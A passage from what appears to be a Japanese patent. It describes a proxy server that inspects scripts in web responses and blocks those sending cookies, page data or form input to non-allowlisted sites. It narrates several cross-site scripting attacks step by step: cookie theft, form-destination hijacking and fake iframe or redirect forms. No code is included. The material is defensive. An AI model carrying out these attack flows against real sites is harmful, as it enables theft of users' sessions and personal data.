（１）まず、攻撃者がクライアント計算機へ不正コンテンツを送付する。これは、例えば、広告メールや、掲示板での誘導など、種々の方法で行われる。

（２）クライアント計算機のＷｅｂブラウザが、この不正コンテンツをレンダリングする。

（３）そして、クライアント計算機からＷｅｂサーバへ、例えば漏洩先サイトへのクッキー送信スクリプトのもととなるデータ等の不正データを含むＧＥＴリクエストを送出してしまう。

（４）このＧＥＴリクエストを受けたＷｅｂサーバは、誤った出力処理をしてしまう。

（５）この結果、不正スクリプト（漏洩先サイトへのクッキー送信スクリプト）つきＨＴＭＬを送付してしまう。

（６）この不正スクリプト（漏洩先サイトへのクッキー送信スクリプト）つきＨＴＭＬを受けたクライアント計算機のＷｅｂブラウザでは、この不正スクリプトすなわち漏洩先

サイトへのクッキー送信スクリプトを実行してしまう。
（７）この結果、クライアント計算機から漏洩先サイトへのクッキー情報の不正送信がなされてしまう。
（８）このようにして、漏洩先サイト（１ｃ）は、攻撃したクライアント計算機のクッキー情報を不正に取得することができる。
（９）これによって、漏洩先サイトは、例えば、攻撃したクライアント計算機になりすまして、先のＷｅｂサーバへアクセスすることができる。
【００５１】
これに対して、本実施形態では、図６のＷｅｂサーバとインターネットとの間に存在するプロキシサーバにおいて、図６の（５）の不正スクリプトつきＨＴＭＬを遮断するようにし、これによって、クッキー情報等の漏洩を防止することができるようにしている。
【００５２】
以下、本実施形態のより詳細な動作例について説明する。
【００５３】
図７及び図８に、本実施形態のプロキシサーバ３の処理手順の一例を示す。
【００５４】
なお、ここでは一例として、スクリプトとしてＪａｖａＳｃｒｉｐｔ及びＶＢＳｃｒｉｐｔを対象とし、スクリプトを含む可能性のある文書としてＨＴＭＬ、ＸＭＬ及びＣＳＳを対象とするものとする。また、前述のように、Ｗｅｂブラウザに格納される情報の一例としてクッキーを考えるものとする。
【００５５】
Ｗｅｂブラウザ（図１のクライアント計算機２参照）からのリクエストが本プロキシサーバ３を経由してＷｅｂサーバ１に送られ、Ｗｅｂサーバ１からのレスポンスが本プロキシサーバ３で受信される（ステップＳ１）。
【００５６】
本プロキシサーバ３は、ＨＴＴＰリクエストを受信すると、当該リクエストが設定されたＷｅｂサーバへのリクエストであることを確認した上で（ステップＳ２）、Ｗｅｂサーバ１へリクエストを送信し（ステップＳ３）、対応するＷｅｂサーバ１からのＨＴＴＰレスポンスを受信する（ステップＳ５）。
【００５７】
なお、この一連の過程でエラーが発生した場合は（ステップＳ２でＮｏの場合、ステップＳ４でＮｏの場合、ステップＳ６でＮｏの場合）、エラーコードとエラーメッセージの生成を行って（ステップＳ７）、Ｗｅｂブラウザへエラーを示すレスポンスを返す（ステップＳ８）。
【００５８】
さて、受信（ステップＳ５）したＨＴＴＰレスポンスがＨＴＴＰのＭｅｓｓａｇｅ－Ｂｏｄｙを含んでいない場合は（ステップＳ８）、ＨＴＴＰレスポンスをそのままＷｅｂブラウザに送信する形で返信する（ステップＳ９）。
【００５９】
次に、ＨＴＴＰレスポンスの内容はコンテンツ分類部３３に送られる。
【００６０】
コンテンツ分類部３３では、ＨＴＴＰレスポンスのＣｏｎｔｅｎｔ－Ｔｙｐｅヘッダによって、コンテンツがＪａｖａＳｃｒｉｐｔ又はＶＢＳｃｒｉｐｔの場合は（ステップＳ１０）、スクリプト検査部３５に、ＨＴＭＬ，ＸＭＬ，ＣＳＳの場合には（ステップＳ１１）、文書解釈部３４へ送る。その他の場合は（ステップＳ１０でＮｏかつステップＳ１１でＮｏの場合）、Ｗｅｂサーバ１からのＨＴＴＰレスポンスをそのままＷｅｂブラウザに送信する形で返信する（ステップＳ２２）。
【００６１】
文書解釈部３４では、文書の型に応じた構文解析を行い（ステップＳ１２）、文書がＪａｖａＳｃｒｉｐｔ又はＶＢＳｃｒｉｐｔのスクリプトを含む場合は（ステップＳ１３）

、スクリプト検査部３５へ送る。スクリプトを含まない場合は（ステップＳ１３）、Ｗｅｂサーバからの ＨＴＴＰレスポンスをそのままＷｅｂブラウザに送信する形で返信する（ステップＳ２２）。

【００６２】

スクリプト検査部３５では、スクリプトの構文解析および意味解析を行い、スクリプトで扱うオブジェクトの依存ツリーを作成する（ステップＳ１４）。

【００６３】

依存ツリー中でＤｏｃｕｍｅｎｔオブジェクトのＣｏｏｋｉｅプロパティが参照され（ステップＳ１５）、かつ、当該クッキーに依存するデータが別のドキュメントのＵＲＬやＦｏｒｍのデータとされている場合（ステップＳ１６）、それらのＵＲＬについて送信許可判定部３５１において送信許可リスト３５１１の内容と合致するかどうか検査する。なお、オブジェクトの依存ツリーに対して定数の畳み込みを行っても問題のＵＲＬを列挙する形で確定できない場合には、任意のＵＲＬへの送信であると仮定して検査する（この場合、任意の送信先に対する送信が許可されていないならば、許可されない送信であると判断する）。

【００６４】

検査においてひとつでも許可リストに合致しないＵＲＬがクッキー送信に用いられ得ると判断された場合には（ステップＳ１７）、当該Ｗｅｂコンテンツについては送信が許可されないと判断して、当該Ｗｅｂコンテンツの Ｗｅｂブラウザ（クライアント計算機２）への送出を禁止し、検出された当該Ｗｅｂコンテンツに係るＷｅｂブラウザからの要求及び当該コンテンツを保存して、Ｗｅｂサーバ管理者への通知を目的としたログをとるとともに、該ログ（又は、当該コンテンツのみ若しくは当該要求のみ）を含む通知メッセージを作成し、事前に設定された管理者（アカウント）にメールで送信し（ステップＳ１６）、またＨＴＴＰレスポンスについては、エラーコードとエラーメッセージを生成して（ステップＳ１９）、Ｗｅｂブラウザへ返信する（ステップＳ２２）。

【００６５】

スクリプト検査部３５では、クッキーの検査とは別にＤｏｃｕｍｅｎｔオブジェクトのｗｒｉｔｅメソッドが呼び出されているかどうかも検査する。Ｄｏｃｕｍｅｎｔオブジェクトのｗｒｉｔｅメソッドによって、Ｗｅｂブラウザによって解釈されるドキュメントが生成されるため、そのなかにスクリプトが含まれていれば実行される可能性があるためである。すなわち、ステップＳ１５若しくはステップＳ１６又はステップＳ１７でＮｏとなったものについて、Ｄｏｃｕｍｅｎｔオブジェクトのｗｒｉｔｅメソッドが呼び出される場合には（ステップＳ２０）、スクリプトを部分的に実行する形で新しい文書を作成し（ステップＳ２１）、文書解釈部３４へ処理を渡してスクリプトが含まれるかどうか検査するところに戻る。

【００６６】

以上のような検査をへてスクリプトがクッキーの不正送信を行わないと判断できる場合に、Ｗｅｂサーバから受信したＨＴＴＰレスポンスを、そのままＷｅｂブラウザに送信する形で、返信する。

【００６７】

このように本実施形態によれば、クッキー情報等の漏洩を防止することができる。

【００６８】

なお、上記では、当該Ｗｅｂコンテンツについて送信が許可されないと判断された場合に、当該Ｗｅｂコンテンツの Ｗｅｂブラウザ（クライアント計算機２）への送出を禁止するとともに、通知メッセージの送信や、エラーメッセージの送信を行ったが、通知メッセージの送信とエラーメッセージの送信の一方又は両方を行わない構成も可能である（ログを保存しない構成も可能である）。

【００６９】

なお、上記では、送信許可判定部３５１は、送信先一覧をＵＲＬとして保持した送信許可リスト３５１１を送信許可規則とし照合する場合を例にとって説明しているが、その代

わりに、許可される送信先ＵＲＬを正規表現の記述として保有し、個々の送信先ＵＲＬと照合して全ての送信先ＵＲＬが正規表現と一致する場合にのみ送信許可の結果を返すようにしてもよいし、両者を併用してもよい。

【００７０】

（第２の実施形態）

本発明の第２の実施形態に係る通信システムの構成例は、図１と同様である。

【００７１】

図１では、１つのＷｅｂサーバのみ示しているが、複数のＷｅｂサーバが存在し得る。同様に、クライアント計算機２も複数存在し得る。

【００７２】

プロキシサーバ３とＷｅｂサーバ１との対応関係については、１つのプロキシサーバ２が唯一のＷｅｂサーバ１を対象とする構成と、１つのプロキシサーバ３が複数のＷｅｂサーバ１を対象にし得る構成とが可能である。

【００７３】

図９に、本実施形態のプロキシサーバの構成例を示す。

【００７４】

図９に示されるように、本プロキシサーバ３は、（要求元のクライアント計算機２上で動作する）Ｗｅｂブラウザとの通信を行うネットワーク側通信インタフェース３１、Ｗｅｂサーバ１との通信を行うＷｅｂサーバ側通信インタフェース３２、コンテンツ分類部３３、文書解釈部３４、スクリプト検査部３５を備えている。

【００７５】

また、スクリプト検査部３５は、クッキー（Ｃｏｏｋｉｅ）送信許可判定部３５１、情報送信許可判定部３５２、フォーム（ｆｏｒｍ）送信先許可判定部３５３、外部コンテンツ要求先許可判定部３５４を有する。

【００７６】

なお、クッキー（Ｃｏｏｋｉｅ）送信許可判定部３５１は、基本的には、第１の実施形態の送信許可判定部３５１と同様のものである。すなわち、本実施形態では、スクリプト検査部３５に、情報送信許可判定部３５２とフォーム送信先許可判定部３５３と外部コンテンツ要求先許可判定部３５４とを付加したものになっている。

【００７７】

クッキー送信許可判定部３５１は、クッキー送信許可リスト３５１１を有し、情報送信許可判定部３５２は、情報送信許可リスト３５２１を有し、フォーム送信先許可判定部３５３は、フォーム送信先許可リスト３５３１を有し、外部コンテンツ要求先許可判定部３５４は、外部コンテンツ要求先許可リスト３５４１を有する。クッキー送信許可リスト３５１１の一例、情報送信許可リスト３５２１の一例、フォーム送信先許可リスト３５３１の一例および外部コンテンツ要求先許可リスト３５４１の一例は、図３と同様である。なお、各許可リスト３５１１，３５２１，３５３１，３５４１の内容は、互いに独立して設定可能であるが、全て同じ内容にしても構わない。

【００７８】

なお、図１では、Ｗｅｂサーバ１とプロキシサーバ３とは、直接接続されるように記述されているが、イントラネットを介して接続してもよいし、インターネットを介して接続するようにしてもよい（後者の場合には、暗号通信等によりセキュリティーを確保するのが好ましい）。また、図１では、Ｗｅｂサーバ１とネットワーク８とは、直接接続されるように記述されているが、例えば、イントラネット経由で接続可能な他の中継装置を介して接続されてもよい。

【００７９】

本プロキシサーバは、例えば、計算機によって実現することが可能である。

【００８０】

以下、本実施形態の動作の概要について説明する。

【００８１】

Ｗｅｂブラウザ（図１のクライアント計算機２参照）は、ネットワーク側通信インタフェース３１にＴＣＰ／ＩＰにより接続し、ＨＴＴＰによるリクエストを送信する。本プロキシサーバ３のネットワーク側通信インタフェース３１によって受信されたリクエストは、Ｗｅｂサーバ側通信インタフェース３２を経由してそのままＷｅｂサーバ１へ送られる。Ｗｅｂサーバ１では、リクエストに対応したレスポンスを本プロキシサーバ３のＷｅｂサーバ側通信インタフェース３２へ送信する。本プロキシサーバ３のＷｅｂサーバ側通信インタフェース３２では、コンテンツをコンテンツ分類部３３へ送る。コンテンツ分類部３３では、データ型に応じてスクリプトが含まれ得る型の文書とスクリプトが含まれる可能性がないデータに分類し、スクリプトが含まれる可能性がないデータについてはネットワーク側通信インタフェース３１経由でＷｅｂブラウザに返信する。スクリプトが含まれ得る型の文書については、各データ型に対応する文書解釈部３４へ送る。ただし、文書がスクリプトそのものである場合にはスクリプト検査部３５へ送る。

【００８２】

本プロキシサーバ３の文書解釈部３４では、文書を構文解析する。構文解析の結果、スクリプトを含まない場合は、ネットワーク側通信インタフェース３１経由でＷｅｂブラウザに返信する。スクリプトを含んでいる場合は、スクリプト検査部３５へ送る。スクリプト検査部３５では、スクリプトを検査し、Ｗｅｂブラウザに格納される情報に依存するいずれかのデータについて送信を試みるプログラムがあるかどうかを検査し、送信が行われ得る場合には、クッキー送信許可判定部３５１によって送信が許可されるかどうかを判別する。ここでは、クッキー送信許可判定部３５１は、送信先一覧をＵＲＬとして保持した送信許可リスト３５１１を送信許可規則とし照合するものとする。許可されない送信を含む場合は、エラーをネットワーク側通信インタフェース３１経由でＷｅｂブラウザに送信する。

【００８３】

なお、ここまでは、基本的には第１の実施形態と同様である。

【００８４】

スクリプト検査部３５３では、さらに、コンテンツ中の情報の送信を試みるプログラムであるかどうかを検査し、送信が行われうる場合には、情報送信許可判定部３５２によって送信が許可されるかどうかを判別する。ここでは、情報送信許可判定部３５２は、送信先一覧をＵＲＬとして保持した送信許可リスト３５２１を送信許可規則とし照合するものとする。許可されない送信を含む場合は、エラーをネットワーク側通信インタフェース３１経由でＷｅｂブラウザに送信する。さらに、スクリプト検査部３５は、ｆｏｒｍの送信先の変更を試みるプログラムであるかどうかを検査し、変更が行われうる場合には、フォーム送信先許可判定部３５３によって送信先変更が許可されるかどうかを判別する。ここでは、フォーム送信先許可判定部３５３は、送信先一覧をＵＲＬとして保持した送信先許可リスト３５３１を送信先許可規則とし照合するものとする。許可されない送信先変更を含む場合は、エラーをネットワーク側通信インタフェース３１経由でＷｅｂブラウザに送信する。さらに、スクリプト検査部３５は、オブジェクトのｌｏｃａｔｉｏｎ情報の変更やｉｆｒａｍｅタグのｓｒｃ属性の変更などにより外部コンテンツの表示を試みるプログラムであるかどうかを検査し、変更が行われうる場合には外部コンテンツ要求先許可判定部３５４によって送信先変更が許可されるかどうかを判別する。ここでは、外部コンテンツ要求先許可判定部３５４は、要求先一覧をＵＲＬとして保持した要求先許可リスト３５４１を送信先許可規則とし照合するものとする。許可されない送信先変更を含む場合は、エラーをネットワーク側通信インタフェース３１経由でＷｅｂブラウザに送信する。さらに、スクリプトによって動的に文書が生成されるかどうか検査し、動的に文書が生成される場合には、ｆｏｒｍの挿入やｉｆｒａｍｅタグの挿入が行われるかどうかを検査し、挿入が行われる場合にはｆｏｒｍについてはｆｏｒｍ送信先判定部３５３により判定を行い、ｉｆｒａｍｅについては、外部コンテンツ要求先許可判定部３５４により判定を行う。その後、文書検査部３４に文書生成の結果を送って検査をやり直す。許可されない送信・送信・外部コンテンツ要求を含まない場合にのみ、スクリプト検査部３５はネットワーク

側通信インタフェース３１経由でＷｅｂサーバ１からのレスポンスをＷｅｂブラウザへ返信する。

【００８５】

以下では、本実施形態のより詳細な動作例について説明するのに先立って、クロスサイトスクリプティング脆弱性によるコンテンツ情報漏洩、ｆｏｒｍ送信先変更によるｆｏｒｍ入力詐取、外部偽ｆｏｒｍ表示によるｆｏｒｍ入力情報詐取について説明する。

【００８６】

なお、クッキーの典型的利用形態（図４参照）、提携サイトへのクッキー送信例（図５参照）、クロスサイトスクリプティング脆弱性によるクッキー漏洩（図６参照）については、第１の実施形態で説明した通りである。

【００８７】

まず、図１０を参照しながら、従来の通信システムにおけるクロスサイトスクリプティング脆弱性によるクコンテンツ情報漏洩について説明する。なお、図１０では、Ｗｅｂサイトの一例としてオンラインショップを示している（後掲の図１１、図１２、図１３及び図１４も同様である）。

【００８８】

クロスサイトスクリプティングでは、ユーザが閲覧するＷｅｂページに不正なスクリプトプログラムを混入させてユーザのＷｅｂブラウザで実行させることで、セッション中のコンテンツに表記される情報を攻撃者サーバへ漏洩させるなどの不正が行われ得る。

【００８９】

ここで、図１０のＷｅｂサーバ（１ａ）は、脆弱性を持つものとする（なお、このＷｅｂサーバ自体は正当なものである）。

【００９０】

（１）まず、攻撃者がクライアント計算機へ不正コンテンツを送付する。これは、例えば、広告メールや、掲示板での誘導など、種々の方法で行われる。

（２）クライアント計算機のＷｅｂブラウザが、この不正コンテンツをレンダリングする。

（３）そして、クライアント計算機からＷｅｂサーバへ、例えば漏洩先サイトへのコンテンツ情報送信スクリプトのもととなるデータ等の不正データを含むＧＥＴリクエストを送出してしまう。

（４）このＧＥＴリクエストを受けたＷｅｂサーバは、誤った出力処理をしてしまう。

（５）この結果、不正スクリプト（漏洩先サイトへのコンテンツ情報送信スクリプト）つきＨＴＭＬを送付してしまう。

（６）この不正スクリプト（漏洩先サイトへのコンテンツ情報送信スクリプト）つきＨＴＭＬを受けたクライアント計算機のＷｅｂブラウザでは、この不正スクリプトすなわち漏洩先サイトへのコンテンツ情報送信スクリプトを実行してしまう。

（７）この結果、クライアント計算機から漏洩先サイトへのコンテンツ情報の不正送信がなされてしまう。例えば、このコンテンツ情報に、データベース１０１からの秘密情報が含まれていれば、秘密情報が漏洩してしまうことになる。

（８）このようにして、漏洩先サイト（１ｃ）は、攻撃したクライアント計算機やそのユーザ固有の情報を不正に取得することができる。

（９）これによって、漏洩先サイトは、例えば、攻撃したクライアント計算機になりすまして、先のＷｅｂサーバへアクセスすることができたり、他の入手した情報を流用することができる。

【００９１】

次に、図１１を参照しながら、従来の通信システムにおけるクロスサイトスクリプティング脆弱性によるｆｏｒｍ送信先変更によるｆｏｒｍ入力詐取について説明する。

【００９２】

クロスサイトスクリプティングでは、ユーザが閲覧するＷｅｂページに不正なスクリプ

トプログラムを混入させてユーザのＷｅｂブラウザで実行させることで、ｆｏｒｍ送信先を変更することによってｆｏｒｍ入力を詐取するなどの不正が行われ得る。

【００９３】

ここで、図１１のＷｅｂサーバ（１ａ）は、脆弱性を持つものとする（なお、このＷｅｂサーバ自体は正当なものである）。

【００９４】

（１）まず、攻撃者がクライアント計算機へ不正コンテンツを送付する。これは、例えば、広告メールや、掲示板での誘導など、種々の方法で行われる。

（２）クライアント計算機のＷｅｂブラウザが、この不正コンテンツをレンダリングする。

（３）そして、クライアント計算機からＷｅｂサーバへ、例えばｆｏｒｍ送信先の不正な変更スクリプトのもととなるデータ等の不正データを含むＧＥＴリクエストを送出してしまう。

（４）このＧＥＴリクエストを受けたＷｅｂサーバは、誤った出力処理をしてしまう。

（５）この結果、不正スクリプト（漏洩先サイトへのｆｏｒｍ送信先の不正な変更スクリプト）つきＨＴＭＬを送付してしまう。

（６）クライアント計算機のＷｅｂブラウザでは、ｆｏｒｍを正常に表示する。

（７）ユーザはＷｅｂブラウザに表示されたｆｏｒｍに情報を入力し、送信操作を行う。

（８）送信操作によって、クライアント計算機のＷｅｂブラウザでは、この不正スクリプトすなわち漏洩先サイトへのｆｏｒｍ送信先変更スクリプトを実行し、その後情報を送信してしまう。

（９）この結果、クライアント計算機から漏洩先サイトへのｆｏｒｍ入力情報の不正送信がなされてしまう。

（１０）このようにして、漏洩先サイト（１ｃ）は、ユーザ固有の情報を不正に取得することができる。

（１１）これによって、漏洩先サイトは、例えば、入手したユーザ固有の情報を流用することができる。

【００９５】

次に、図１２を参照しながら、従来の通信システムにおけるクロスサイトスクリプティング脆弱性によるリダイレクトを用いた偽ｆｏｒｍの表示による入力詐取について説明する。

【００９６】

クロスサイトスクリプティングでは、ユーザが閲覧するＷｅｂページに不正なスクリプトプログラムを混入させてユーザのＷｅｂブラウザで実行させることで、外部の偽ｆｏｒｍを表示することによってｆｏｒｍ入力情報を詐取するなどの不正が行われ得る。

【００９７】

ここで、図１２のＷｅｂサーバ（１ａ）は、脆弱性を持つものとする（なお、このＷｅｂサーバ自体は正当なものである）。

【００９８】

（１）まず、攻撃者がクライアント計算機へ不正コンテンツを送付する。これは、例えば、広告メールや、掲示板での誘導など、種々の方法で行われる。

（２）クライアント計算機のＷｅｂブラウザが、この不正コンテンツをレンダリングする。

（３）そして、クライアント計算機からＷｅｂサーバへ、例えば外部偽ｆｏｒｍ表示スクリプトのもととなるデータ等の不正データを含むＧＥＴリクエストを送出してしまう。

（４）このＧＥＴリクエストを受けたＷｅｂサーバは、誤った出力処理をしてしまう。

（５）この結果、不正スクリプト（外部偽ｆｏｒｍ出力スクリプト）つきＨＴＭＬを送付してしまう。

（６）クライアント計算機のＷｅｂブラウザでは、リダイレクト不正スクリプトを実行する。

（７）クライアント計算機のＷｅｂブラウザでは、不正リダイレクト先のリクエストを指示されたサーバ、ここでは漏洩先サイトへ送信する。

（８）漏洩先サイトはｆｏｒｍを含んだＨＴＭＬコンテンツを送付する。ｆｏｒｍの送信先は漏洩先サイトとなっている。

（９）クライアント計算機のＷｅｂブラウザでは漏洩先サイトから送付されたｆｏｒｍ、すなわち偽ｆｏｒｍを正規のコンテンツと一体に表示する。

（１０）ユーザはＷｅｂブラウザに表示された偽ｆｏｒｍに情報を入力し、送信操作を行う。

（１１）クライアント計算機のＷｅｂブラウザは、ユーザの送信操作によって偽ｆｏｒｍに入力された情報を漏洩先サイトへ送信してしまう。

この結果、クライアント計算機から漏洩先サイトへのｆｏｒｍ入力情報の不正送信がなされてしまう。

（１２）このようにして、漏洩先サイト（１ｃ）は、ユーザ固有の情報を不正に取得することができる。

（１３）これによって、漏洩先サイトは、例えば、入手したユーザ固有の情報を流用することができる。

【００９９】

さらに、図１３を参照しながら、従来の通信システムにおけるクロスサイトスクリプティング脆弱性による外部偽ｆｏｒｍ表示によるｆｏｒｍ入力詐取について説明する。

【０１００】

クロスサイトスクリプティングでは、ユーザが閲覧するＷｅｂページに不正なスクリプトプログラムを混入させてユーザのＷｅｂブラウザで実行させることで、外部の偽ｆｏｒｍを表示することによってｆｏｒｍ入力情報を詐取するなどの不正が行われ得る。

【０１０１】

ここで、図１３のＷｅｂサーバ（１ａ）は、脆弱性を持つものとする（なお、このＷｅｂサーバ自体は正当なものである）。

【０１０２】

（１）まず、攻撃者がクライアント計算機へ不正コンテンツを送付する。これは、例えば、広告メールや、掲示板での誘導など、種々の方法で行われる。

（２）クライアント計算機のＷｅｂブラウザが、この不正コンテンツをレンダリングする。

（３）そして、クライアント計算機からＷｅｂサーバへ、例えば外部偽ｆｏｒｍ表示スクリプトのもととなるデータ等の不正データを含むＧＥＴリクエストを送出してしまう。

（４）このＧＥＴリクエストを受けたＷｅｂサーバは、誤った出力処理をしてしまう。

（５）この結果、不正スクリプト（外部偽ｆｏｒｍ出力スクリプト）つきＨＴＭＬを送付してしまう。

（６）クライアント計算機のＷｅｂブラウザでは、不正スクリプトを実行し、不正に挿入されたｉｆｒａｍｅタグの処理を行う。

（７）クライアント計算機のＷｅｂブラウザではｉｆｒａｍｅタグの表示のため、ｉｆｒａｍｅタグの中身のリクエストを指示されたサーバ、ここでは漏洩先サイトへ送信する。

（８）漏洩先サイトはｆｏｒｍを含んだＨＴＭＬコンテンツを送付する。ｆｏｒｍの送信先は漏洩先サイトとなっている。

（９）クライアント計算機のＷｅｂブラウザでは漏洩先サイトから送付されたｆｏｒｍ

、すなわち偽ｆｏｒｍを正規のコンテンツと一体に表示する。
（１０）ユーザはＷｅｂブラウザに表示された偽ｆｏｒｍに情報を入力し、送信操作を行う。
（１１）クライアント計算機のＷｅｂブラウザは、ユーザの送信操作によって偽ｆｏｒｍに入力された情報を漏洩先サイトへ送信してしまう。
この結果、クライアント計算機から漏洩先サイトへのｆｏｒｍ入力情報の不正送信がなされてしまう。
（１２）このようにして、漏洩先サイト（１ｃ）は、ユーザ固有の情報を不正に取得することができる。
（１３）これによって、漏洩先サイトは、例えば、入手したユーザ固有の情報を流用することができる。
【０１０３】
次に、図１４を参照しながら、従来の通信システムにおけるクロスサイトスクリプティング脆弱性による偽ｆｏｒｍの追加によるｆｏｒｍ入力詐取について説明する。
【０１０４】
クロスサイトスクリプティングでは、ユーザが閲覧するＷｅｂページに不正なスクリプトプログラムを混入させてユーザのＷｅｂブラウザで実行させることで、ｆｏｒｍ送信先を変更することによってｆｏｒｍ入力を詐取するなどの不正が行われ得る。
【０１０５】
ここで、図１４のＷｅｂサーバ（１ａ）は、脆弱性を持つものとする（なお、このＷｅｂサーバ自体は正当なものである）。
【０１０６】
（１）まず、攻撃者がクライアント計算機へ不正コンテンツを送付する。これは、例えば、広告メールや、掲示板での誘導など、種々の方法で行われる。
（２）クライアント計算機のＷｅｂブラウザが、この不正コンテンツをレンダリングする。
（３）そして、クライアント計算機からＷｅｂサーバへ、例えば外部偽ｆｏｒｍ表示スクリプトのもととなるデータ等の不正データを含むＧＥＴリクエストを送出してしまう。

（４）このＧＥＴリクエストを受けたＷｅｂサーバは、誤った出力処理をしてしまう。

（５）この結果、不正スクリプト（外部偽ｆｏｒｍ出力スクリプト）つきＨＴＭＬを送付してしまう。
（６）クライアント計算機のＷｅｂブラウザでは、不正スクリプトを実行する。
（７）クライアント計算機のＷｅｂブラウザでは漏洩先サイトから送付されたｆｏｒｍ、すなわち偽ｆｏｒｍを正規のコンテンツと一体に表示する。
（８）ユーザはＷｅｂブラウザに表示された偽ｆｏｒｍに情報を入力し、送信操作を行う。
（９）クライアント計算機のＷｅｂブラウザは、ユーザの送信操作によって偽ｆｏｒｍに入力された情報を漏洩先サイトへ送信してしまう。
この結果、クライアント計算機から漏洩先サイトへのｆｏｒｍ入力情報の不正送信がなされてしまう。
（１０）このようにして、漏洩先サイト（１ｃ）は、ユーザ固有の情報を不正に取得することができる。
（１１）これによって、漏洩先サイトは、例えば、入手したユーザ固有の情報を流用することができる。
【０１０７】
これに対して、本実施形態では、図１０、図１１、図１２、図１３、図１４のＷｅｂサーバとインターネットとの間に存在するプロキシサーバにおいて、図１０の（５）、図１１の（５）、図１２の（５）、図１３の（５）、図１４の（５）の不正スクリプトつきＨ

ＴＭＬを遮断するようにし、これによって、クッキー情報等の漏洩を防止することができるようにしている。

【０１０８】

以下、本実施形態のより詳細な動作例について説明する。

【０１０９】

図７及び図１５に、本実施形態のプロキシサーバ３の処理手順の一例を示す。

【０１１０】

なお、ここでは一例として、スクリプトとしてＪａｖａＳｃｒｉｐｔ及びＶＢＳｃｒｉｐｔを対象とし、スクリプトを含む可能性のある文書としてＨＴＭＬ、ＸＭＬ及びＣＳＳを対象とするものとする。また、前述のように、Ｗｅｂブラウザに格納される情報の一例としてクッキーを考えるものとする。

【０１１１】

まず、ステップＳ１～ステップＳ１９，ステップＳ２２は、基本的には、第１の実施形態で説明した通りである（図７及び図８参照）。

【０１１２】

ただし、図８では、ステップＳ１４において、スクリプト検査部３５が、スクリプトの構文解析および意味解析を行い、スクリプトで扱うオブジェクトの依存ツリーを作成した後に、ステップＳ１５において、依存ツリー中でＤｏｃｕｍｅｎｔオブジェクトのＣｏｏｋｉｅプロパティが参照されていなければ、ステップＳ２０へ進んだが、図１５では、次のようになる。すなわち、ステップＳ１４の後、ステップＳ１５－１において、依存ツリー中でＤｏｃｕｍｅｎｔオブジェクトが参照されていれば、ステップＳ１５－２へ進み、参照されていなければ、ステップＳ３３へ進み、ステップＳ１５－２において、Ｃｏｏｋｉｅプロパティが参照されていれば、ステップＳ１６へ進み、Ｃｏｏｋｉｅプロパティが参照されていなければ、ステップＳ３１へ進む。

【０１１３】

さて、スクリプト検査部３５では、さらに、Ｄｏｃｕｍｅｎｔオブジェクトが参照されているケース（ステップＳ１５－２，Ｓ１６，Ｓ１７でＮｏの場合）において、Ｄｏｃｕｍｅｎｔオブジェクトが別コンテンツのＵＲＬやｆｏｒｍのデータとされている場合（ステップＳ３１）、それらのＵＲＬが送信許可判定部３５２において送信許可リスト３５２１の内容と合致するかどうか検査する（ステップＳ３２）。オブジェクト依存ツリーにおける定数の畳み込みに関する処理や許可されない送信が含まれると判断された場合の処理は、クッキーの検査の場合と同一である（ステップＳ１８，Ｓ１９，Ｓ２２）。また、ステップＳ３１でＮｏの場合およびステップＳ３２でＮｏの場合には、ステップＳ３３に進む。

【０１１４】

スクリプト検査部３５では、さらに、ステップＳ１５－２，Ｓ３１，Ｓ３２でＮｏのケースにおいて、ｆｏｒｍのａｃｔｉｏｎプロパティへの代入や変更などが行われている場合（ステップＳ３３）、それらのＵＲＬが送信先許可判定部３５３において送信先許可リスト３５３１の内容と合致するかどうか検査する（ステップＳ３４）。定数の畳み込みに関する処理や許可されない送信が含まれると判断された場合の処理はクッキーの検査の場合と同一である（ステップＳ１８，Ｓ１９，Ｓ２２）。また、ステップＳ３３でＮｏの場合およびステップＳ３４でＮｏの場合には、ステップＳ３５に進む。

【０１１５】

スクリプト検査部３５では、さらに、ステップＳ３３，Ｓ３４でＮｏのケースにおいて、オブジェクトのｌｏｃａｔｉｏｎプロパティの変更が行われている場合（ステップＳ３５）、およびｉｆｒａｍｅのｓｒｃプロパティの変更が行われている場合（ステップＳ３６）、それらのＵＲＬが要求先許可判定部３５４において要求先許可リスト３５４１の内容と合致するかどうか検査する（ステップＳ４２）。定数の畳み込みに関する処理や許可されない送信が含まれると判断された場合の処理はクッキーの検査の場合と同一である（ステップＳ１８，Ｓ１９，Ｓ２２）。

【０１１６】
また、スクリプト検査部３５では、ステップＳ３５でＮｏかつステップＳ３６でＮｏ、またはステップＳ４２でＮｏのケースにおいて、Ｄｏｃｕｍｅｎｔオブジェクトのｗｒｉｔｅメソッドが呼び出されているかどうかを検査する（ステップＳ３７）。Ｄｏｃｕｍｅｎｔオブジェクトのｗｒｉｔｅメソッドによって、Ｗｅｂブラウザによって解釈されるドキュメントが生成されるため、そのなかで外部コンテンツを表示するタグが含まれていれば偽ｆｏｒｍの表示につながり、またそのなかにスクリプトが含まれていれば実行される可能性があるためである。すなわち、Ｄｏｃｕｍｅｎｔオブジェクトのｗｒｉｔｅメソッドが呼び出される場合（ステップＳ３７）には、スクリプトを部分的に実行する形で新しい文書を作成し（ステップＳ３８）、文書の型に応じた構文解析を行い（ステップＳ３９）、ｆｏｒｍが生成される場合（ステップＳ４０）には、ステップＳ３４に進んで、ｆｏｒｍ送信先判定部３５３で検査を行い、ｉｆｒａｍｅが生成される場合（ステップＳ４１）には、ステップＳ４２に進んで、外部コンテンツ要求先判定部３５４で検査を行い、それ以外の場合（ステップＳ４１でＮｏの場合）は、文書解釈部３４へ処理を渡してスクリプトが含まれるかどうか検査するところ（ステップＳ１３）に戻る。なお、ステップＳ３７でＮｏの場合には、Ｗｅｂサーバ１から受信したＨＴＴＰレスポンスを、そのままＷｅｂブラウザに送信する形で、返信する（ステップＳ２２）。

【０１１７】
以上のような検査をへてスクリプトが不正な情報漏洩を行わないと判断できる場合に、Ｗｅｂサーバから受信したＨＴＴＰレスポンスを、そのままＷｅｂブラウザに送信する形で、返信する。

【０１１８】
このように本実施形態によれば、秘匿すべき情報の漏洩を防止することができる。

【０１１９】
なお、上記では、当該Ｗｅｂコンテンツについて送信が許可されないと判断された場合に、当該ＷｅｂコンテンツのＷｅｂブラウザ（クライアント計算機２）への送出を禁止するとともに、通知メッセージの送信や、エラーメッセージの送信を行ったが、通知メッセージの送信とエラーメッセージの送信の一方又は両方を行わない構成も可能である（ログを保存しない構成も可能である）。

【０１２０】
